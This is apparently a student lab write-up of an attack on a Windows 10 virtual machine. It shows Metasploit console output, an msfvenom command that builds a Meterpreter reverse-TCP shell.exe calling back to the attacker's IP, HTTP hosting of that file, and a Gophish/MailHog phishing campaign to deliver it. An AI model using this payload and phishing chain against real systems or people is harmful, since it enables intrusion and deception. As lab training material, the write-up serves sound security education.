


Attack Scenario:

In the attacking phase, I will use Metasploit framework to create a payload, with msfvenom module. This payload will be delivered to the victim machine (windows 10), and a listener will be set up using multi/handler module to wait for an incoming connection.

Upon successful execution of the payload on the windows (victim) machine, a Meterpreter shell will be established. Using Meterpreter is ideal due to its stable shell and advanced post-exploitation capabilities ensuing a reliable session control, making it suitable for compromised Windows systems.

Step 1: Open Metasploit framework from kali Linux, using the msfconsole module.



```
(notroot@kali)-[~]
└─$ sudo msfconsole
[sudo] password for notroot:
Metasploit tip: After running db_nmap, be sure to check out the result of hosts and services

IIIII 07b,07b
II  4  v  'B
II  6  v  'P
II  'T:  'P'
II  'T:  'P'
II  'T:  'P'
IIIII 'vvv'

I love shells --egypt

+ --=[ metasploit v6.4.50-dev ]
+ --=[ 2496 exploits - 1283 auxiliary - 431 post ]
+ --=[ 1610 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Step 2: Creating the payload using msfvenom module in Metasploit framework.



```
(notroot@kali)-[~]
└─$ sudo msfconsole
[sudo] password for notroot:
Metasploit tip: The use command supports fuzzy searching to try and select the intended module, e.g. use kerberos/get_ticket or use kerberos forge silver ticket

METASPLOIT by Rapid7

+ --=[ metasploit v6.4.50-dev ]
+ --=[ 2496 exploits - 1283 auxiliary - 431 post ]
+ --=[ 1610 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ]


Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -o shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -o shell.exe
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Error: invalid payload, windows/meterpreter/reverse_tcp
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -o shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe -o shell.exe
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 356 bytes
Final size of exe file: 73882 bytes
Saved as: shell.exe
msf6 >
```

- -p: Payload
- windows/meterpreter/reverse_tcp: Our reverse shell.
- LHOST=<your_Kali_IP Address>: Your Kali Linux IP address (you can find it with ip a).
- LPORT=4444: Port on your machine that will listen for the connection.
- -f exe: Output format for Windows operating system.
- > shell.exe: directs the output to a file named shell.exe

Step 3: Hosting the payload

So that the payload can be downloaded by the windows (victim) machine through the http server on port 80. This will start a web server serving files on (port 80) creating a link (e.g., http://<Kali_IP Address>/shell.exe).



Step 4: The deliver of the payload

Once the payload has been successfully hosted on a web server using port 80, it becomes accessible via a URL (e.g., http://<Kali_IP Address>/shell.exe). Then comes the deliver,

which is step 4, there are several ways to deliver payload to the victim such as: USB drop attacks, drive-by downloads, phishing. For my deliver process I use email phishing attack.

I will be using tools like **Gophish** which allows me to create, send, and track phishing emails. And **MailHog** to mimic a SMTP server, **MailHog** acts as a simulated email inbox, allowing the windows machine to receive emails locally. This is because using a real **SMTP server** is not workable. Because of most real email servers, especially public ones like Gmail or Outlook have a strong security mechanism such as **SPF**, **DKIM**, and **DMARC** to block unauthorized senders and prevent spoofing. Unless you own the domain of the sender email address, you cannot send phishing emails or spoof emails without the email getting blocked or flagged


In **Gophish** I created custom email templates that appeared legitimate, making it more convincing for the victim. The email contained a payload link embedded within the message. I ensured that all the appropriate fields in the Gophish setup were accurately filled for successful deliver.

Below is the video to install Gophish:

- Gophish: <https://youtu.be/rwn2vLOldRA?si=RarXdYESij68Bhxy>

Using Gophish steps


1. Launch Gophish



```
notroot@kali:~$ ./gophish
time="2025-05-07T01:09:59-04:00" level=warning msg="No contact address has been configured."
time="2025-05-07T01:09:59-04:00" level=warning msg="Please consider adding a contact_address entry in your config.json"
time="2025-05-07T01:09:59-04:00" level=info msg="Starting admin server at http://127.0.0.1:3333"
time="2025-05-07T01:09:59-04:00" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2025-05-07T01:09:59-04:00" level=info msg="Starting IMAP monitor manager"
time="2025-05-07T01:09:59-04:00" level=info msg="Starting new IMAP monitor for user admin"
time="2025-05-07T01:09:59-04:00" level=info msg="Starting phishing server at http://0.0.0.0:8080"
time="2025-05-07T01:10:04-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:04 -0400] \"GET / HTTP/1.1\" 307 51 \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:05-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:05 -0400] \"GET /login?next=%2F HTTP/1.1\" 200 1038 \"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:06-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:06 -0400] \"GET /css/dist/gophish.css HTTP/1.1\" 200 52514 \"http://127.0.0.1:3333/login?next=%2F\" Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:06-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:06 -0400] \"GET /images/logo_purple.png HTTP/1.1\" 200 4735 \"http://127.0.0.1:3333/login?next=%2F\" Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:06-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:06 -0400] \"GET /images/logo_inv_small.png HTTP/1.1\" 200 1118 \"http://127.0.0.1:3333/login?next=%2F\" Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:07-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:06 -0400] \"GET /js/dist/vendor.min.js HTTP/1.1\" 200 324943 \"http://127.0.0.1:3333/login?next=%2F\" Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:08-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:08 -0400] \"GET /images/favicon.ico HTTP/1.1\" 200 1150 \"http://127.0.0.1:3333/login?next=%2F\" Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:14-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:13 -0400] \"POST /login?next=%2F HTTP/1.1\" 302 0 \"http://127.0.0.1:3333/login?next=%2F\" Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:14-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:14 -0400] \"GET / HTTP/1.1\" 200 1763 \"http://127.0.0.1:3333/login?next=%2F\" Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:14-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:14 -0400] \"GET /js/dist/app/dashboard.min.js HTTP/1.1\" 200 2268 \"http://127.0.0.1:3333/\" Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:14-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:14 -0400] \"GET /js/dist/app/gophish.min.js HTTP/1.1\" 200 1107 \"http://127.0.0.1:3333/\" Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
time="2025-05-07T01:10:14-04:00" level=info msg="127.0.0.1 - [07/May/2025:01:10:14 -0400] \"GET /font/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1\" 200 77160 \"http://127.0.0.1:3333/css/dist/gophish.css\" Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0\""
```


2. Create users and groups

We'll add the users to a specific group that we will be creating, I named my group




3. Set up SMTP sending profile

Here when filling the fields, make sure to use your localhostIPAddress on port 1025, as this is your local simulated SMTP server, where MailHog will be listening in port 1025 for email sent.




4. Create the email template






5. Create a landing page

Normally used for capturing credentials, but since I am doing a payload delivery. I just need to put any HTML code, but we won't be able to send the email later in the campaign if we don't have a landing page.



6. Creating and launching the campaign






I downloaded and configured MailHog on a Windows machine, ensuring that the correct port and web UI settings were integrated with Gophish to display and monitor the captured emails.

Below is the video to install MailHog:


